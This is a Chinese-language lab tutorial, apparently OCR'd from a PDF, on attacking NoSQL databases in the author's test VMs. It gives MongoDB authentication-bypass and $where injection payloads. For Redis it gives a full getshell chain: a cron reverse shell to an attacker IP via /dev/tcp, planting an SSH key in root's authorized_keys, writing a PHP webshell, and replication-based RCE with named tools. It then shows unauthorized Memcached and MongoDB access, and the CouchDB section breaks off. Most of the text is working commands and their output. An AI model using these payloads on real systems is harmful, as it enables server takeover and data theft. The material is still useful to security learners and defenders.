
PS：若提示错误，使用npm install 下载报错模块

登录绕过

此页面注入可使用重言式进行绕过登录。



使用burp抓包，如下图：



payload：

修改password


```
{"username":"admin","password":{"$ne":1}}
```


修改

```
{"username":{"$ne":1},"password":{"$ne":1}}
```

都可绕过账户密码登录


注入成功。





where注入

此页面类似联合查询注入。




注入恶意代码使得表达式为真来获取所有用户名。

payload:

```
username=' || '1'=='1
```

根据用户输入程序构造如下代码，带入数据库查询后返回所有用户信息

```
'$where':'this.username' == '' || '1'=='1'
```



NoSQL数据库GETSHELL方法

老生常谈，其实网上有很多关于Redis或Mongodb的漏洞利用方法，不过本文既然是讲NoSQL，Redis和Mongodb算是NoSQL数据库中的代表性数据库，所以本文也总结一下利用方法。

Redis getshell方法总结

环境搭建：

下载：wget http://download.redis.io/releases/redis-4.0.9.tar.gz

解压：tar -zxvf redis-4.0.9.tar.gz

cd redis-4.0.9

make

make test

make install

依次执行

配置redis.conf

注释 bind 127.0.0.1

关闭保护模式，将protected-mode yes改为no

未授权连接：

redis-cli -h 0.0.0.0 -p 6379 连接上靶机

```
192.168.239.129:6379> info
# Server
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:2b91397eb8d4a286
redis_mode:standalone
os:Linux 5.3.0-kali2-amd64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:9.2.1
process_id:7837
run_id:0cf894225b608bf52fe67f0a49a73dbb46fafefd
tcp_port:6379
uptime_in_seconds:1142
uptime_in_days:0
hz:10
lru_clock:687759
executable:/root/redis-server
config_file:/etc/redis.conf

# Clients
connected_clients:3
client_longest_output_list:0
```

crontab-计划任务

本机监听：

```
nc -lvvp 4444
```

```
time@ubuntu:~$ nc -lvvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

redis：

```
set x "\n* * * * * bash -i >& /dev/tcp/192.168.239.136/8888
0>&1\n"

config set dir /var/spool/cron/

config set dbfilename root
```

save

```
192.168.239.129:6379> set x "\n* * * * * bash -i >& /dev/tcp/192.168.239.136/4444 0>&1\n"
OK
192.168.239.129:6379> config set dir /var/spool/cron/
OK
192.168.239.129:6379> config set dbfilename root
OK
192.168.239.129:6379> save
OK
192.168.239.129:6379>
```

接收到反弹shell。

```
time@ubuntu:~$ nc -lvvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from localhost 41608 received!
python -c 'import pty; pty.spawn("/bin/sh")'
# ifconfig
ifconfig
br-7ab40fc12985: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:05:cc:6e:ae  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:73:d1:2e:b4  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.239.129  netmask 255.255.255.0  broadcast 192.168.239.255
        inet6 fe80::20c:29ff:fe0c:6aec  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:0c:6a:ec  txqueuelen 1000  (Ethernet)
        RX packets 58198  bytes 75687456 (72.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26589  bytes 1696454 (1.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 595  bytes 54825 (53.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 595  bytes 54825 (53.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

ssh-keygen

本地生成秘钥：


```
cd .ssh

ssh-keygen -t rsa

(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > foo.txt

cat foo.txt | redis-cli -h  192.168.239.129 -x set crackit
```

redis:

```
redis-cli -h  192.168.239.129

config set dir /root/.ssh/

config get dir

config set dbfilename "authorized_keys"

save
```

最后本机运行

```
ssh -i id_rsa root@x.x.x.x
```



写入webshell

```
redis-cli -h  192.168.239.129

config set dir /var/www/html/

config set dbfilename shell.php
```

```
set x "<?php phpinfo();?>"

save
```

```
time@ubuntu:~$ redis-cli -h  192.168.239.129
192.168.239.129:6379> config set dir /var/www/html/
OK
192.168.239.129:6379> config set dbfilename shell.php
OK
192.168.239.129:6379> set x "<?php phpinfo();?>"
OK
192.168.239.129:6379> save
OK
```

写入成功

利用主从复制RCE

so文件：git clone https://github.com/n0b0dyCN/RedisModules-ExecuteCommand(下载后进入目录make，获取恶意so文件)

python脚本：git clone https://github.com/Ridter/redis-rce.git

执行命令：python3 redis-rce.py -r 192.168.239.129 -p 6379 -L 192.168.239.136 -f module.so

成功获取shell。

MongoDB未授权访问

目标机：ubuntu

攻击机：kali

使用docker搭建漏洞环境。

拉取环境

```
sudo docker pull mongo
```

查看镜像

```
sudo docker images
```

启动容器

```
sudo docker run -d -p 27017:27017 --name mongodb mongo
```


查看mongodb容器IP

```
sudo $docker inspect mongodb | grep IPAddress
```

映射docker mongodb 27917端口到本机27917端口上

```
sudo iptables -t nat -A DOCKER -p tcp --dport 27917 -j DNAT --to-destination 172.17.0.2:27017
```

nmap扫描：




至此，漏洞环境搭建成功。

使用metasploit扫描漏洞是否存在。

扫描模块


```
auxiliary/scanner/mongodb/mongodb_login
```




使用Mongodb连接工具。

下载地址：https://nosqlbooster.com/downloads

输入靶机IP，连接即可。


Connections
Connection Editor
Basic
Authentication
SSL
SSH
Default Database
Other Options
Type
Single Server or DNS Seedlist
Server
192.168.239.136
27017
SRV Record
Name
192.168.239.136
Mark With Color
None
Make Connection/Database to Read Only
Test Connection
From URI
To URI
Save
Save & Connect
Cancel
NoSQLBooster for MongoDB
Test Connection
Result
Status
Connect to 192.168.239.136
OK
47 ms
00:12:19.196 *** Starting MongoClient.connect ***
{"options":{"appname":"NoSQLBoosterV6.0.4_01219.195","autoReconnect":true,"keepAlive":60000,"poolSize":0,"promoteLongs":false,"promoteValues":false,"reconnectTries":172800,"socketTimeoutMS":0,"sslValidate":false,"useNewUrlParser":true,"useUnifiedTopology":false},"url":"mongodb://192.168.239.136:27017"}
00:12:19.238 Topology Opening
{"topologyId":0}
00:12:19.239 Server Opening
{"address":"192.168.239.136:27017","topologyId":0}
00:12:19.239 Server Description Changed
{"address":"192.168.239.136:27017","newDescription":{"address":"192.168.239.136:27017","arbiters":[],"hosts":[],"passives":[],"type":"Standalone"},"previousDescription":{"address":"192.168.239.136:27017","arbiters":[],"hosts":[],"passives":[],"type":"Unknown"}}
00:12:19.239 Topology Description Changed
{"address":"192.168.239.136:27017","newDescription":{"servers":[{"address":"192.168.239.136:27017","arbiters":[],"hosts":[],"passives":[],"type":"Standalone"}],"topologyType":"Single"},"previousDescription":{"servers":[{"address":"192.168.239.136:27017","arbiters":[],"hosts":[],"passives":[],"type":"Unknown"}],"topologyType":"Unknown"}}
Hide/Show Details
Close

连接成功。



Memcached未授权访问

目标机:Centos7

环境搭建。

安装：

```
sudo yum install memcached
```

启动服务

```
sudo memcached -d -m 128 -p 11211 -u root
```

查看是否启动服务

```
sudo ps -ef | grep memcache
```

安装客户端

```
sudo yum install php-memcached
```


重启apache服务

```
service apache2 restart
```

查看端口开放

```
netstat -an |more
```

当显示如下图，漏洞环境搭建成功。




```
[root@localhost Desktop]#  netstat -an |more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:11211           0.0.0.0:*               LISTEN
tcp        0      0 192.168.122.1:53        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp6       0      0 :::11211                :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 ::1:25                  :::*                    LISTEN
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 0.0.0.0:1324            0.0.0.0:*
udp        0      0 127.0.0.1:323           0.0.0.0:*
udp        0      0 0.0.0.0:52676           0.0.0.0:*
udp        0      0 0.0.0.0:11211           0.0.0.0:*
udp        0      0 192.168.122.1:53        0.0.0.0:*
udp        0      0 0.0.0.0:67              0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp6       0      0 :::46326                :::*
udp6       0      0 ::1:323                 :::*
```

漏洞利用：

```
telnet 192.168.239.137 11211
```

成功。



```
time@localhost:/home/time/Desktop
File  Edit  View  Search  Terminal  Help
[time@localhost Desktop]$ su root
Password:
[root@localhost Desktop]# telnet 192.168.239.137 11211
Trying 192.168.239.137...
Connected to 192.168.239.137.
Escape character is '^]'.
^]

telnet>
```

CouchDB未授权访问

目标机：Kali

环境搭建：

```
wget
https://raw.githubusercontent.com/vulhub/vulhub/master/couchdb/C
VE-2017-12636/docker-compose.yml
```

